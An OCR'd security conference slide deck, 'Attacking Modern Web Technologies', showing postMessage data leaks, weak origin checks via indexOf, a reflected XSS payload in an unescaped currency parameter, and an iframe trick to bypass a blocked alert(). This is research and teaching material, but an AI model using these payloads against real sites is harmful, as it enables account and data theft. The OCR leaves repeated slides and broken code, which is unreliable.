
Document service



Attacking Modern Web Technologies

Frans Rosén @fransrosen


XSS on sandbox





Attacking Modern Web Technologies

Frans Rosén @fransrosen

User creates a document









Attacking Modern Web Technologies

Frans Rosén @fransrosen

Sandbox opens up in iframe for doc-converter







Attacking Modern Web Technologies

Frans Rosén @fransrosen

Hijack the iframe js, due to SOP







Attacking Modern Web Technologies

Frans Rosén @fransrosen

User uploads file, postMessage data to converter






Attacking Modern Web Technologies

Frans Rosén @fransrosen

Iframe leaks data to attacker's sandbox window



And we have the document-data!

i have the document!

UEsDBBQABgAIAAAAIQDfpNJsWgEAACAFAAATAAgCW0NvbnRlbnR
fVHlwZXNd
LnhtbCCiBAIooAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


What have I found?

Client-side Race Conditions!

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Localized welcome screen, JS loaded w/ postMsg





```
function (a){0>a.origin.indexOf(MpElD)||
(a=a.data,"close"!=a&&"continue"!=a&&"cancel"!=a&&
(a=JSON.parse(a),callback(a)))}
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Localized welcome screen, JS loaded w/ postMsg





```
function (a){0>a.origin.indexOf(MpElD)||
(a=a.data,"close"!=a&&"continue"!=a&&"cancel"!=a&&
(a=JSON.parse(a),callback(a)))}
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Localized welcome screen, JS loaded w/ postMsg




```
function (a){0>a.origin.indexOf(MpElD)||
(a=a.data,"close"!=a&&"continue"!=a&&"cancel"!=a&&
(a=JSON.parse(a),callback(a)))}
```


```
0>a.origin.indexOf(MpElD)
```


link.com.example.com = OK

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Only works once








```
startcb: function(a) {
    a && a.mode && MpStorage.setCookie("MP", a.mode, "/", MpEL.domain);
    MpStorage.remove("mpel_init");
    if ("none" != a && (userPref = a,
    !1 == cnt)) {
        if (!MpEL.onPreferredSite(a, location.href)) {
            var b = document.createElement("script");
            b.type = "text/javascript";
            a || (a = "",
            a.lang = null,
            a.country = "",
            a.curr = "");
            a.hasOwnProperty("lang") ? b.src = "https:" + MpElD + "/m?href\x3d" +
            a = document.getElementsByTagName("script")[0];
            a.parentNode.insertBefore(b, a)
        }
        cnt = !0
    }
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Only works once







```
startcb: function(a) {
    a && a.mode && MpStorage.setCookie("MP", a.mode, "/", MpEL.domain);
    MpStorage.remove("mpel_init");
    if ("none" !=  && (userPref = a,
    !1 == cnt)) {
        if (!M onPreferredSite(a, location.href)) {
            var b = document.createElement("script");
            b.type = "text/javascript";
            a || (a = "",
            a.lang = null,
            a.country = "",
            a.curr = "");
            a.hasOwnProperty("lang") ? b.src = "https:" + MpElD + "/m?href\x3d" +
            a = document.getElementsByTagName("script")[0];
            a.parentNode.insertBefore(b, a)
        }
        cnt = !0
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Curr not escaped




```
startcb: function(a) {
    a && a.mode && MpStorage.setCookie("MP", a.mode, "/", MpEL.domain);
    MpStorage.remove("mpel_init");
    if ("none" != a && (userPref = a,
    !1 == cnt)) {
        if (!MpEL.onPreferredSite(a, location.href)) {
            var b = document.createElement("script");
            b.type = "text/javascript";
            a || (a = "",
            a.lang = null,
            a.country = "",
            a.curr = "");
            a.hasOwnProperty("lang") ? b.src = "https:" + MpElD + "/m?href\x3d" +
            a = document.getElementsByTagName("script")[0];
            a.parentNode.insertBefore(b, a)
+ "\x26lang\x3d\x26country\x3d" + a.country + "\x26curr\x3d" + a.curr;
        }
```

Loaded JS, osl vuln param

```
...&curr=&osl='-alert(1)-'
```

```
var ElPref=
{'site':'www.example.com/global','lang':'en','country':'','region':'','currency':'','c
,'countryCookieName':'EL_COUNTRY','regionCookieName':'EL_REGION','currencyCookieName':
Detail':'','promptLang':'zs','promptCountry':'','promptRegion':'','promptCurrency':''}
{'hn':'www.example.com/global','blang':'en,sv,zt,zs,fi,it,de','nlang':''-alert(1)-
'','rsite':'','r':'3','dlang':'en','dcountry':'','dcurrency':'','px':'//analytics.conv
script=document.createElement('script');script.type='text/javascript';script.src='http
```

alert was blocked. yawn…

```
window.alert = function(text) {
        // Check if the console exists (required e.g. for older IE versions).
        if (typeof console != "undefined") {
          // Log error to console instead.
          console.error("Module 'prevent_js_alerts' prevented the following alert: " + text);
        }
        return true;
      };
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

alert was blocked. yawn… easy fix


```
window.alert = function(text) {
        // Check if the console exists (required e.g. for older IE versions).
        if (typeof console != "undefined") {
          // Log error to console instead.
          console.error("Module 'prevent_js_alerts' prevented the following alert: " + text);
        }
        return true;
      };
```

```
document.body.appendChild(iframe=document.createElement('iframe'));
window.alert=iframe.contentWindow['alert'];
document.body.removeChild(iframe);
window.alert(document.domain)
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen


Attacker-site



Attacking Modern Web Technologies

Frans Rosén @fransrosen


Attacker site opens victim site



Attacking Modern Web Technologies

Frans Rosén @fransrosen

Loaded JS

